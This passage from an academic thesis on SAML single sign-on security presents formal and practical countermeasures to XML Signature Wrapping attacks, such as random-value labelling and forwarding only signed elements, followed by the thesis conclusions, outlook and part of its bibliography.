Please note that although this approach is simple and effective, it is rarely used in practice due to a number of subtle implementation problems. A variant of this approach is implemented by SimpleSAMLphp, where the SP imposes special requirements on the SAML authentication response, thus limiting interoperability. We discuss these problems in Section 6.10.

6.9.6 Countermeasure II: Label signed elements

In practice, SP_{sig} only returns a Boolean value, and the whole document D is forwarded to SP_{claims}. Since IdP has to serve many different Service Providers, we assume knowledge about the strategy of SP_{claims} only for SP_{sig}. One possibility to label signed elements is to hand over the complete document D from SP_{sig} to SP_{claims}, plus a description where the validly signed assertions can be found.

A second possibility that is more appropriate for SAML is that SP_{sig} chooses a random value r, labels the validly signed elements with an attribute containing r, and forwards r together with the labeled document. SP_{claims} can then check if the assertion processed contains r.

Let us therefore consider the second approach in more detail. For sake of simplicity we assume that only one complete element (i.e. a complete subtree of the XML document tree) is signed.

Claim 2 *Let D_{sig} be the signed subtree of D, and let $r \in \{0,1\}^l$ be the random value chosen by SP_{sig} and attached to D_{sig}. Then $Pr(Win_{Adv})$ is bounded by $max\{break_{sig}, 2^{-l}\}$.*

SP_{claims} (regardless of its strategy to choose an assertion) will only process EA if r is attached to this element. An adversary can achieve this by either generating a valid signature for EA (then r will be attached by SP_{sig}), or by guessing r and attaching it to EA.

6.10 Practical Countermeasures

We analyzed the SAML message processing of SimpleSAMLphp in Section 6.6.5. This framework (together with the closed-source framework WIF) was resistant against all tested XSW attacks. Therefore, it is legitimate to ask the following question: Do we need further countermeasures or is it appropriate to apply the security algorithm of SimpleSAMLphp in every system?

First, we want to clarify that SimpleSAMLphp offers both critical functionalities, namely signature validation SP_{sig} and SAML assertion evaluation SP_{claims}, in one framework. These two methods are implemented using the same libraries and processing modules. After parsing a document, the elements are stored within a document tree and can be accessed directly. This allows the security developers to conveniently access the same elements used in signature validation and assertion evaluation steps. However, especially in service-oriented architecture (SOA) environments there exist scenarios, which force the developers to separate these two steps into different modules or even different systems, e.g.:

- **Separate Signature Validation Library.** In this case, the developer uses a separate DOM-based signature library for SP_{sig}, which returns `true` or `false` according to the message validity. Afterwards, the assertion elements of document D are processed by SP_{claims}. In this common constellation, the developer does not exactly know which elements were validated by SP_{sig}. If the assertion evaluation SP_{claims} uses a different parsing approach (e.g. streaming-based SAX or StAX approach) or another DOM-library, the message processing may become error-prone.
- **XML Security Gateways.** Validating and forwarding XML documents are two main tasks of XML security gateways. Again, if a SAML framework processes a document validated by an XML security gateway, there is no explicit information about the position of the signed element(s) available. Synchronization of SP_{sig} on the XML security gateway and SP_{claims} on the application server may become even more complicated in this scenario, if the developer of the framework has no information about the concrete implementation of the XML security gateway (e.g. IBM XS40).

These two examples show that a convenient access to the same XML elements is not always given. Therefore, we present two practical feasible countermeasures, which can be applied in complex and distributed real-world implementations. Both countermeasures result from our formal analysis in Section 6.9.

6.10.1 See-what-is-signed

The core idea of this countermeasure is to forward only those elements to the business logic module (SP_{claims}) that were validated by the signature verification module (SP_{sig}). This is not trivial as extracting the unsigned elements from the message context




Figure 6.11: Countermeasure I: The *see-what-is-signed* approach.

could make the further message processing in some scenarios impossible. Therefore, we propose a solution that excludes only the unsigned elements which do not contain any signed descendants. We give an example of such a message processing in Figure 6.11.

This way, the claims and message processing logic would get the whole message context: In case of SOAP it would see the whole `<Envelope>` element, by application of SAML HTTP POST binding it would be able to process the entire `<Response>` element. The main advantage of this approach is that the message processing logic does not have to search for validated elements because all forwarded elements are validated.

We want to stress the fact that by application of this approach *all* unsigned character nodes have to be extracted. Otherwise, the adversary may create an evil assertion EA and insert the signed original assertion A into each element of EA. If SP_{sig} would not extract the character contents from EA, SP_{claims} may process the evil claims. However, by removing the unsigned character nodes, the adversary has no possibility to inject *evil* content, since it was excluded in SP_{sig}. Nevertheless, the subsequent XML processing modules can still access the whole XML tree.

This idea has already been discussed by Gajek *et al.* [GLS07b]. However, until now no XML Signature framework implements this countermeasure. It could be applied especially in the context of SAML HTTP POST bindings because the unsigned elements within the SAML response do not contain any data needed in SP_{claims}. We consider this countermeasure in these scenarios as appropriate because the SAML standard only allows the usage of `Id`-based referencing, exclusive canonicalization, and enveloped transformation. The authors explicitly state that this countermeasure would not work if XML Signature uses specific XSLT or XPath transformations.

6.10.2 Unique Identification of Signed Data

The second countermeasure represents another variant of the *see-what-is-signed* approach and can be used in scenarios where different XML modules have to process unsigned message elements. The basic idea is to uniquely identify the signed data in the SP_{sig} module and forward this information to SP_{claims}. As described in our formal analysis in Section 6.9, this could be done by generating a random value r which is attached by SP_{sig} to all signed elements. The random value r is then handed over to the next processing module. This may be done via communicating r as an additional parameter or as an attribute in the document root element. We give an example of this countermeasure in Figure 6.12.

Unique identification is easy to apply and maintains the whole document structure.




Figure 6.12: Countermeasure II: The *unique identification* approach.

On the other hand, the main drawback is that the SAML XML Schema does not allow the inclusion of new attributes. Neither directly into the `<Assertion>` element nor into the `<Response>` binding element. Therefore, the XML Schema validation of the assertion processing module SP_{claims} would fail. For general application of this idea the SAML XML Schema needs to be extended.

Another way to implement this countermeasure is to use XML node types, which do not violate XML Schema, but are visible to XML processors. For example, processing instructions [BPSM$^+$08] belong to this group. They can be placed anywhere in the document, must be passed to the application, but do not invalidate the XML Schema. Streaming and DOM-based parsers can conveniently find them by processing XML trees. Therefore, processing instructions are an alternative to XML Schema extensions.

By applying this countermeasure, the probability of successful XSW execution rapidly reduces since it is equal to guessing the random value r and attaching it to the evil assertion EA.

6.11 Conclusion

In this chapter, we presented an in-depth analysis of XSW attacks applied on SAML frameworks, services, and systems based on a systematic attack methodology. We showed that the vast majority of the evaluated systems exhibit critical security insufficiencies in their interfaces. Furthermore, we revealed several implementation flaws and discovered new classes of refined and sophisticated XSW attacks, which allowed us to even bypass XSW specific countermeasures.

The consequences of a successful XSW attack in SAML-based SSO scenarios are devastating: An adversary requires only one signed assertion to take over any identity at any time. Additionally, a clever adversary can apply XSW attacks to render cryptographic bindings between assertion and TLS connection (e.g. HoK and Unique-Session) useless.

Moreover, we showed that the application of XML Security heavily depends on the underlying XML processing system (i.e. different XML libraries and parsing types). The processing modules involved can have inconsistent views on the same secured XML document. Therefore, it *must* be guaranteed that all modules have the identical view on the processed XML message to fend XSW. We suppose that heterogeneous views can exist in all data formats. In consequence, attacks similar to XSW may be possible beyond XML.

We proposed a formal model by analyzing the information flow inside the Service

Provider and presented two countermeasures. The effectiveness of these countermeasures depends on the *real* information flow and the data processing inside SP_{claims}. Our research is a first step towards understanding the implications of the information flow between cryptographic and non-cryptographic components in complex software environments.

Finally, based on our results and the gained knowledge, we developed the first automated XSW penetration test tool for SAML. Christian Mainka has integrated this tool into the *WS-Attacker*[6] framework [Chr12]. WS-Attacker offers automatic penetration testing for Web Services with SOAP-based endpoints [MSS12]. Non-experts can now easily test SAML libraries, real-world SSO systems, and Web Services against XSW attacks.

[6] `http://ws-attacker.sourceforge.net`

7 Conclusions and Outlook

7.1 Conclusions

This thesis investigated the security of web SSO and analyzed a wide range of different SAML-based frameworks, systems, and services. We chose a threefold approach to analyze their security. Firstly, we investigated a logical flaw in the SAML standard that lead to a novel highjacking attack (ACS Spoofing) on several real-world IdPs. Secondly, we looked beyond web SSO and proved that even if the SSO standard is considered secure, the prevalent cookie-based client authentication creates an attack-surface sufficient for identity theft done through XSS and UI redressing. Thirdly, we systematically analyzed the application of XSW attacks on SAML. We showed that the large majority of systems exhibit critical insufficiencies in their interfaces. Our results confirm the significance of these attacks for the security of SSO systems. We proposed a first formal model by analyzing the information flow inside the Service Provider and presented two countermeasures. Additionally, we developed the first automated XSW penetration test tool for SAML.

All attacks show that vulnerabilities in actual SAML-based SSO deployments can be severely exploited, leading to a complete failure in regards to the security of the IdP and all federated SPs.

In general, this thesis demonstrates that flexibility and extensibility, as provided by the SAML standard, may be a breeding ground for security issues. SAML author Scott Cantor has summarized the dilemma between security and openness with the following apt quotation:[1]

> "A problem SAML has always faced is that when it says MUST, the "low end" crowd claims it's too strict and when it says SHOULD, people attack the "insecurity" of the standard. Rock, meet hard place."

The same holds true for the very flexible XML Signature standard, as our severe findings of XSW attacks on SAML frameworks, systems, and services demonstrated.

In addition, this thesis advanced the field of cryptographic countermeasures to secure web SSO. We analyzed existing channel bindings that cryptographically bind SAML messages to an underlying secure channel, proposed a novel binding approach, and implemented various channel binding variants. These countermeasures strengthen SSO client authentication and mitigate a wide range of attacks (including ACS Spoofing and XSS/UI redressing). Furthermore, the implementations of the developed countermeasures are either adopted by the popular open source framework SimpleSAMLphp or available as a patch therefor.

The presented ideas are generic and can be directly applied to other SSO protocols (e.g. OAuth or OpenID). This can be seen as one step towards a generic solution to harden web authentication and SSO *holistically.* Finally, our preferred countermeasure, HoK+ combined with cookie binding, is applicable without changing existing Web infrastructure.

[1]`https://lists.oasis-open.org/archives/security-services/201002/msg00023.html`

The work described in this thesis has influenced many SAML frameworks, systems, and services which were fixed to mitigate the found attacks. In particular, I cooperated closely with the following security response teams and developers: Cloudseal [Clo13], Guanxi [You13], Okta [Okt13], SSOCircle [SSO13], OneLogin [One13a], Higgins [Ecl13], OIOSAML [Dan13], OpenAM [For13], WSO2 [WSO13b], and SimpleSAMLphp [Sim13]. The investigation of XSW attacks applied on SAML lead to an approved errata of the SAML V2.0 standard.[2]

7.2 Outlook

The severe flaws found in SAML-based web SSO systems demonstrate that the practical application of cryptography alone does not guarantee the absence of real-world security flaws. It is likely that other SSO standards exhibit similar vulnerabilities. Considerably more work will need to be done to determine the security level of other SSO standards. The application of channel bindings has the potential to increase the security of those standards significantly. This may be subject of future research.

The in-depth analysis of XSW attacks in SAML interfaces showed that the application of XML Security heavily depends on the underlying XML processing system (i.e. different XML libraries and parsing types). The processing modules involved can have inconsistent views on the same secured XML document, which may result in successful XSW attacks. Generally, these heterogeneous views can exist in all data formats beyond XML. Therefore, future work should consider the analysis of other data formats, such as JavaScript Object Notation (JSON).

Our research is a first step towards understanding the implications of the information flow between *cryptographic* and *non-cryptographic* components in complex software environments. Research in this direction could enhance the results, and provide easy-to-apply solutions for practical frameworks.

In general, we have learned that cryptography is necessary to secure web SSO. However, practice shows that subtle details are often overlooked in complex scenarios and may lead to successful attacks. We encourage that cryptographers and security practitioners should work together more closely to narrow this existing “security gap”.

[2] `https://tools.oasis-open.org/issues/browse/SECURITY-14`

Bibliography

[ACC$^+$08] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuéllar, and M. Llanos Tobarra, *Formal Analysis of SAML 2.0 Web Browser Single Sign-On: Breaking the SAML-based Single Sign-On for Google Apps*, Proceedings of the 6th ACM Workshop on Formal Methods in Security Engineering, FMSE 2008 (Vitaly Shmatikov, ed.), ACM, Alexandria and VA and USA, 2008, pp. 1–10.

[ACC$^+$11] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuéllar, Giancarlo Pellegrino, and Alessandro Sorniotti, *From Multiple Credentials to Browser-Based Single Sign-On: Are We More Secure?*, SEC (Jan Camenisch, Simone Fischer-Hübner, Yuko Murayama, Armand Portmann, and Carlos Rieder, eds.), IFIP Advances in Information and Communication Technology, vol. 354, Springer, 2011, pp. 68–79.

[AP13] Nadhem J. AlFardan and Kenneth G. Paterson, *Lucky Thirteen: Breaking the TLS and DTLS Record Protocols*, IEEE Symposium on Security and Privacy, IEEE Computer Society, 2013, pp. 526–540.

[Apa13a] Apache Software Foundation, *The Apache Axis 2 Project*, URL: `http://axis.apache.org/axis2/java/core/` (Retrieved: June 2013), 2004–2013.

[Apa13b] ———, *The Apache Rampart Project*, URL: `http://axis.apache.org/axis2/java/rampart/` (Retrieved: June 2013), 2005–2013.

[Apa13c] ———, *Apache JMeter Project*, 2013, `https://jmeter.apache.org/`.

[Atr13] Atricore Inc., *Java Open Single Sign On (JOSSO)*, URL: `http://www.josso.org/` (Retrieved: June 2013), 2005–2013.

[AWZ10] J. Altman, N. Williams, and L. Zhu, *Channel Bindings for TLS*, RFC 5929 (Proposed Standard), July 2010.

[Bar06] Gregory V. Bard, *A Challenging but Feasible Blockwise-Adaptive Chosen-Plaintext Attack on SSL*, SECRYPT (Manu Malek, Eduardo Fernández-Medina, and Javier Hernando, eds.), INSTICC Press, 2006, pp. 99–109.

[Bar11] A. Barth, *HTTP State Management Mechanism*, RFC 6265 (Proposed Standard), April 2011.

[BBC11] Andrew Bortz, Adam Barth, and Alexei Czeskis, *Origin Cookies: Session Integrity for Web Applications*, W2SP: Web 2.0 Security and Privacy Workshop 2011, May 2011.

[BBJ10] Daniel Bates, Adam Barth, and Collin Jackson, *Regular expressions considered harmful in client-side XSS filters*, Proceedings of the 19th international conference on World wide web (New York, NY, USA), WWW '10, ACM, 2010, pp. 91–100.

[BCJ$^+$06] Michael Backes, Iliano Cervesato, Aaron D. Jaggard, Andre Scedrov, and Joe-Kai Tsay, *Cryptographically sound security proofs for basic and public-key kerberos*, Cryptology ePrint Archive, Report 2006/219, 2006, `http://eprint.iacr.org/`.

[BeE13] BeEF Project, *The Browser Exploitation Framework*, 2013, `http://beefproject.com/`.

[BFG04] Karthikeyan Bhargavan, C&#233;dric Fournet, and Andrew D. Gordon, *Verifying policy-based security for web services*, CCS '04: Proceedings of the 11th ACM conference on Computer and communications security, 2004, pp. 268–277.

[BFGO05] Karthikeyan Bhargavan, Cédric Fournet, Andrew D. Gordon, and Greg O'Shea, *An advisor for web services security policies*, SWS '05: Proceedings of the 2005 workshop on Secure web services (New York, NY, USA), ACM, 2005, pp. 1–9.

[BFMR10] Kevin R. B. Butler, Toni R. Farley, Patrick McDaniel, and Jennifer Rexford, *A survey of bgp security issues and solutions*, Proceedings of the IEEE **98** (2010), no. 1, 100–122.

[BG05] Michael Backes and Thomas Groß, *Tailoring the dolev-yao abstraction to web services realities*, SWS (Ernesto Damiani and Hiroshi Maruyama, eds.), ACM, 2005, pp. 65–74.

[BH13] Dirk Balfanz and Ryan Hamilton, *Transport Layer Security (TLS) Channel IDs (draft-balfanz-tls-channelid-00)*, URL: `http://tools.ietf.org/html/draft-balfanz-tls-channelid-00` (Retrieved: June 2013), 2013.

[BHL$^+$09] Tim Bray, Dave Hollander, Andrew Layman, Richard Tobin, and Henry S. Thompson, *Namespaces in XML 1.0 (Third Edition)*, W3C Recommendation (2009).

[BHS08] Bud P. Bruegger, Detlef Hühnlein, and Jörg Schwenk, *TLS-Federation - a Secure and Relying-Party-Friendly Approach for Federated Identity Management*, BIOSIG 2008 - Proceedings of the Special Interest Group on Biometrics and Electronic Signatures (Arslan Brömme, Christoph Busch, and Detlef Hühnlein, eds.), LNI, vol. 137, GI, Darmstadt, Germany, September 2008, pp. 93–106.

[BJM08] Adam Barth, Collin Jackson, and John C. Mitchell, *Robust Defenses for Cross-Site Request Forgery*, Proceedings of the 15th ACM conference on Computer and communications security (New York and NY and USA), CCS '08, ACM, 2008, pp. 75–88.

[BK07] Alexandra Boldyreva and Virendra Kumar, *Provable-security analysis of authenticated encryption in kerberos*, Cryptology ePrint Archive, Report 2007/234, 2007, `http://eprint.iacr.org/`.

[BKF08] Azzedine Benameur, Faisal Abdul Kadir, and Serge Fenet, *XML Rewriting Attacks: Existing Solutions and their Limitations*, IADIS Applied Computing 2008, IADIS Press, April 2008 (en).

[Ble98] Daniel Bleichenbacher, *Chosen ciphertext attacks against protocols based on the rsa encryption standard pkcs #1*, CRYPTO (Hugo Krawczyk, ed.), Lecture Notes in Computer Science, vol. 1462, Springer, 1998, pp. 1–12.

[BLFF96] T. Berners-Lee, R. Fielding, and H. Frystyk, *Hypertext Transfer Protocol – HTTP/1.0*, RFC 1945 (Informational), May 1996.

[BLFM98] T. Berners-Lee, R. Fielding, and L. Masinter, *Uniform Resource Identifiers (URI): Generic Syntax*, RFC 2396 (Draft Standard), August 1998, Obsoleted by RFC 3986, updated by RFC 2732.

[BLFM05] ———, *Uniform Resource Identifier (URI): Generic Syntax*, RFC 3986 (INTERNET STANDARD), January 2005, Updated by RFC 6874.

[BPSM$^+$08] Tim Bray, Jean Paoli, C. M. Sperberg-McQueen, Eve Maler, and François Yergeau, *Extensible Markup Language (XML) 1.0 (Fifth Edition)*, W3C Recommendation (2008).

[But10] Eric Butler, *Firesheep*, 2010, `http://codebutler.com/firesheep/`.

[Cha06] Yuen-Yan Chan, *Weakest Link Attack on Single Sign-On and Its Case in SAML V2.0 Web SSO*, Computational Science and Its Applications - ICCSA 2006 (Marina Gavrilova, Osvaldo Gervasi, Vipin Kumar, C. Tan, David Taniar, Antonio Laganá, Youngsong Mun, and Hyunseung Choo, eds.), Lecture Notes in Computer Science, vol. 3982, Springer Berlin / Heidelberg, 2006, 10.1007/11751595_54, pp. 507–516.

[CHK$^+$05] Scott Cantor, Frederick Hirsch, John Kemp, Rob Philpott, and Eve Maler, *Bindings for the OASIS Security Assertion Markup Language (SAML) V2.0*, OASIS Standard, 15.03.2005, 2005, `http://docs.oasis-open.org/security/saml/v2.0/saml-bindings-2.0-os.pdf`.

[Chr12] Christian Mainka, *Automatic Penetration Test Tool for Detection of XML Signature Wrapping Attacks in Web Services*, May 2012, Master thesis supervised by Jörg Schwenk and Juraj Somorovsky.

[CKPM05a] Scott Cantor, John Kemp, Rob Philpott, and Eve Maler, *Assertions and protocols for the oasis security assertion markup language (saml) v2.0*, `http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf`, March 2005.

[CKPM05b] ———, *Profiles for the OASIS Security Assertion Markup Language (SAML) V2.0*, OASIS Standard, 15.03.2005, 2005, `http://docs.oasis-open.org/security/saml/v2.0/saml-profiles-2.0-os.pdf`.

[CLGS08] Xuan Chen, Christoph Löhr, Sebastian Gajek, and Sven Schäge, *Die sicherheit von MS CardSpace und verwandten Single Sign-On-protokollen*, Datenschutz und Datensicherheit - DuD **32** (2008), 515–519, 10.1007/s11623-008-0123-7.

[Clo13] Cloudseal OU, *Cloudseal*, URL: `http://www.cloudseal.com/` (Retrieved: June 2013), 2011–2013.

[CMPM05] Scott Cantor, Jahan Moreh, Rob Philpott, and Eve Maler, *Metadata for the OASIS Security Assertion Markup Language (SAML) V2.0*, OASIS Standard, 15.03.2005, 2005, `http://docs.oasis-open.org/security/saml/v2.0/saml-metadata-2.0-os.pdf`.

[Dan13] Danish National IT and Telecom Agency, *OIOSAML 2.0 Toolkit*, URL: `http://digitaliser.dk/group/42063` (Retrieved: June 2013), 2010–2013.

[DCBW12] Michael Dietz, Alexei Czeskis, Dirk Balfanz, and Dan S. Wallach, *Origin-Bound Certificates: A Fresh Approach to Strong Client Authentication for the Web*, Proceedings of the 21st USENIX conference on Security symposium (Berkeley, CA, USA), Security'12, USENIX Association, 2012, pp. 16–16.

[Deu96] P. Deutsch, *DEFLATE Compressed Data Format Specification version 1.3*, RFC 1951 (Informational), May 1996.

[DR08] T. Dierks and E. Rescorla, *The Transport Layer Security (TLS) Protocol Version 1.2*, RFC 5246 (Proposed Standard), August 2008, Updated by RFCs 5746, 5878, 6176.

[DTH06] Rachna Dhamija, J. D. Tygar, and Marti Hearst, *Why phishing works*, Proceedings of the SIGCHI conference on Human Factors in computing systems, ACM, 2006, `http://graphics8.nytimes.com/images/blogs/freakonomics/pdf/Why_Phishing_Works-1.pdf`, pp. 581–590.

[DY83] Danny Dolev and Andrew Chi-Chih Yao, *On the security of public key protocols*, IEEE Transactions on Information Theory **29** (1983), no. 2, 198–207.

[Ecl13] Eclipse Foundation, *The Higgins Project*, URL: `http://www.eclipse.org/higgins` (Retrieved: June 2013), 2003–2013.

[Edu13] Eduserv, *OpenAthens*, URL: `http://www.openathens.net` (Retrieved: June 2013), 1999–2013.

[ERS$^+$08] Donald Eastlake, Joseph Reagle, David Solo, Frederick Hirsch, and Thomas Roessler, *XML Signature Syntax and Processing (Second Edition)*, 2008, `http://www.w3.org/TR/xmldsig-core/`.

[FBD$^+$] Edward W. Felten, Dirk Balfanz, Drew Dean, , and Dan S. Wallach, *Web Spoofing: An Internet Con Game*, Proc. of 20th National Information Systems Security Conference, Oct. 1997.

[Fed12] Federal Office for Information Security (Bundesamt für Sicherheit in der Informationstechnik), *eID-Server*, Technical Directive (BSI-TR-031030), Version 1.6, 20.04.2012, April 2012, `http://docs.ecsec.de/BSI-TR-03130`.

[FH07a] Dinei Florêncio and Cormac Herley, *A large-scale study of web password habits*, Proceedings of the 16th international conference on World Wide Web (New York, NY, USA), WWW '07, ACM, 2007, pp. 657–666.

[FH07b] Dinei A. F. Florêncio and Cormac Herley, *A large-scale study of web password habits*, WWW (Carey L. Williamson, Mary Ellen Zurko, Peter F. Patel-Schneider, and Prashant J. Shenoy, eds.), ACM, 2007, pp. 657–666.

[FKK96] Alan O. Freier, Philip Karlton, and Paul C. Kocher, *The ssl protocol — version 3.0*, Internet Draft, Transport Layer Security Working Group, November 1996.

[For13] ForgeRock, *OPENAM*, URL: `http://forgerock.com/openam` (Retrieved: June 2013), 2010–2013.

[FSSF01] Kevin Fu, Emil Sit, Kendra Smith, and Nick Feamster, *Dos and Don'ts of Client Authentication on the Web*, Proceedings of the 10th conference on USENIX Security Symposium - Volume 10 (Berkeley, CA, USA), SSYM'01, USENIX Association, 2001, pp. 19–19.

[GHM$^+$03] Martin Gudgin, Marc Hadley, Noah Mendelsohn, Jean-Jacques Moreau, and Henrik Frystyk Nielsen, *SOAP Version 1.2 Part 1: Messaging Framework*, W3C Recommendation (2003).

[GJLS09] Sebastian Gajek, Meiko Jensen, Lijun Liao, and Jörg Schwenk, *Analysis of signature wrapping attacks and countermeasures*, Proceedings of the IEEE International Conference on Web Services (ICWS), 2009, pp. 575–582.

[GJMS08] Sebastian Gajek, Tibor Jager, Mark Manulis, and Jörg Schwenk, *A browser-based Kerberos authentication scheme*, Computer Security - ESORICS 2008, 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings (Sushil Jajodia and Javier López, eds.), Lecture Notes in Computer Science, vol. 5283, Springer, August 2008, pp. 115–129.

[GL09] Nils Gruschka and Luigi Lo Iacono, *Vulnerable Cloud: SOAP Message Security Validation Revisited*, ICWS '09: Proceedings of the IEEE International Conference on Web Services (Los Angeles, USA), IEEE, 2009.

[GLM$^+$13] Bai Guangdong, Jike Lei, Guozhu Meng, Sai Sathyanarayan Venkatraman, Prateek Saxena, Jun Sun, Yang Liu, and Jin Song Dong, *AUTHSCAN: Automatic Extraction of Web Authentication Protocols from Implementations*, Network and Distributed System Security Symposium (NDSS), February 2013.

[GLS07a] Sebastian Gajek, Lijun Liao, and Jörg Schwenk, *Breaking and fixing the inline approach*, SWS '07: Proceedings of the 2007 ACM workshop on Secure web services (New York, NY, USA), ACM, 2007, pp. 37–43.

[GLS07b] Sebastian Gajek, Lijun Liao, and Jörg Schwenk, *Towards a Formal Semantic of XML Signature*, W3C Workshop Next Steps for XML Signature and XML Encryption, 2007.

[GLS08] Sebastian Gajek, Lijun Liao, and Jörg Schwenk, *Stronger TLS Bindings for SAML Assertions and SAML Artifacts*, SWS (Ernesto Damiani and Seth Proctor, eds.), ACM, 2008, pp. 11–20.

[Goo13] Google, *Google Apps for Business*, URL: `http://www.google.com/intx/en/enterprise/apps/business/` (Retrieved: July 2013), 2013.

[GP04] Christian Geuer-Pollmann, *Confidentiality of XML documents by pool encryption*, Ph.D. thesis, Univ, Aachen and Siegen and Siegen, 2004.

[GP06] Thomas Groß and Birgit Pfitzmann, *SAML Artifact Information Flow Revisited*, In IEEE Workshop on Web Services Security (WSSS) (Berkeley), IEEE, May 2006, pp. 84–100.

[GPS05] Thomas Groß, Birgit Pfitzmann, and Ahmad-Reza Sadeghi, *Browser model for security analysis of browser-based protocols*, Proceedings of the 10th European conference on Research in Computer Security (Berlin, Heidelberg), ESORICS'05, Springer-Verlag, 2005, pp. 489–508.

[Gro03] Thomas Groß, *Security Analysis of the SAML SSO Browser/Artifact Profile*, ACSAC, IEEE Computer Society, 2003, pp. 298–307.

[Gro13a] REFED Group, *Research Education and FEDerations (REFEDS)*, URL: `https://refeds.org/` (Retrieved: July 2013), 2013.

[Gro13b] Groupon, *Groupon Inc.*, URL: `http://www.groupon.com/` (Retrieved: July 2013), 2013.

[GSHR10] Sharon Goldberg, Michael Schapira, Peter Hummon, and Jennifer Rexford, *How secure are secure interdomain routing protocols*, Proceedings of the ACM SIGCOMM 2010 conference (New York, NY, USA), SIGCOMM '10, ACM, 2010, pp. 87–98.

[GSSX09] Sebastian Gajek, Jörg Schwenk, Michael Steiner, and Chen Xuan, *Risks of the cardspace protocol*, ISC (Pierangela Samarati, Moti Yung, Fabio Martinelli, and Claudio Agostino Ardagna, eds.), Lecture Notes in Computer Science, vol. 5735, Springer, 2009, pp. 278–293.

[Ham09] Eran Hammer, *Explaining the OAuth Session Fixation Attack*, `http://hueniverse.com/2009/04/explaining-the-oauth-session-fixation-attack/` (Retrieved: June 2013), April 2009.

[Har12] D. Hardt, *The OAuth 2.0 Authorization Framework*, RFC 6749 (Proposed Standard), October 2012.

[Hei12] Mario Heiderich, *Towards Elimination of XSS Attacks with a Trusted and Capability Controlled DOM*, Ph.D. thesis, Ruhr-University Bochum, Bochum, May 2012.

[HFJH11] Mario Heiderich, Tilman Frosch, Meiko Jensen, and Thorsten Holz, *Crouching Tiger - Hidden Payload: Security Risks of Scalable Vectors Graphics*, Proceedings of the 18th ACM conference on Computer and communications security (New York, NY, USA), CCS '11, ACM, 2011, pp. 239–250.

[Hil07] Brad Hill, *A Taxonomy of Attacks against XML Digital Signatures & Encryption*, 2007, `https://www.isecpartners.com/media/11982/isec_hill_attackingxmlsecurity_handout.pdf`.

[HJK08] P. Harding, L. Johansson, and N. Klingenstein, *Dynamic security assertion markup language: Simplifying single sign-on*, Security Privacy, IEEE **6** (2008), no. 2, 83–85.

[HL10] E. Hammer-Lahav, *The OAuth 1.0 Protocol*, RFC 5849 (Informational), April 2010, Obsoleted by RFC 6749.

[HNS+12] Mario Heiderich, Marcus Niemietz, Felix Schuster, Thorsten Holz, and Jörg Schwenk, *Scriptless attacks: stealing the pie without touching the sill*, Proceedings of the 2012 ACM conference on Computer and communications security (New York, NY, USA), CCS '12, ACM, 2012, pp. 760–771.

[Hör11] Rainer Hörbe, *Portalverbundprotokoll Version 2, PVP2-S-Profil 2.0.0.a, 14.10.2011*, `http://reference.e-government.gv.at/uploads/media/PVP2-S-Profil_2_0_0_a-2011-08-31.pdf` (Retrieved: July 2013), 2011.

[HPM05a] Frederick Hirsch, Rob Philpott, and Eve Maler, *Security and Privacy Considerations for the OASIS Security Assertion Markup Language (SAML) V2.0*, OASIS Standard, 15.03.2005, 2005, `http://docs.oasis-open.org/security/saml/v2.0/saml-sec-consider-2.0-os.pdf`.

[HPM05b] Jeff Hodges, Rob Philpott, and Eve Maler, *Glossary for the OASIS Security Assertion Markup Language (SAML) V2.0*, OASIS Standard, 15.03.2005, 2005, `http://docs.oasis-open.org/security/saml/v2.0/saml-glossary-2.0-os.pdf`.

[IBM13] IBM, *WebSphere DataPower SOA Appliances*, URL: `http://www-01.ibm.com/software/integration/datapower` (Retrieved: June 2013), 2013.

[Int91] International Telecommunication Union, *Security architecture for Open Systems Interconnection for CCITT applications*, ITU-T Recommendation X.800, ISO 7498-2:1989, August 1991.

[Int96] ———, *Security Frameworks for Open Systems: Authentication Framework*, ITU-T Recommendation X.811, ISO/IEC 10181-2:1996E, October 1996.

[JH12] M. Jones and D. Hardt, *The OAuth 2.0 Authorization Framework: Bearer Token Usage*, RFC 6750 (Proposed Standard), October 2012.

[JKSS12] Tibor Jager, Florian Kohlar, Sven Schäge, and Jörg Schwenk, *On the Security of TLS-DHE in the Standard Model*, CRYPTO (Reihaneh Safavi-Naini and Ran Canetti, eds.), Lecture Notes in Computer Science, vol. 7417, Springer, 2012, pp. 273–293.

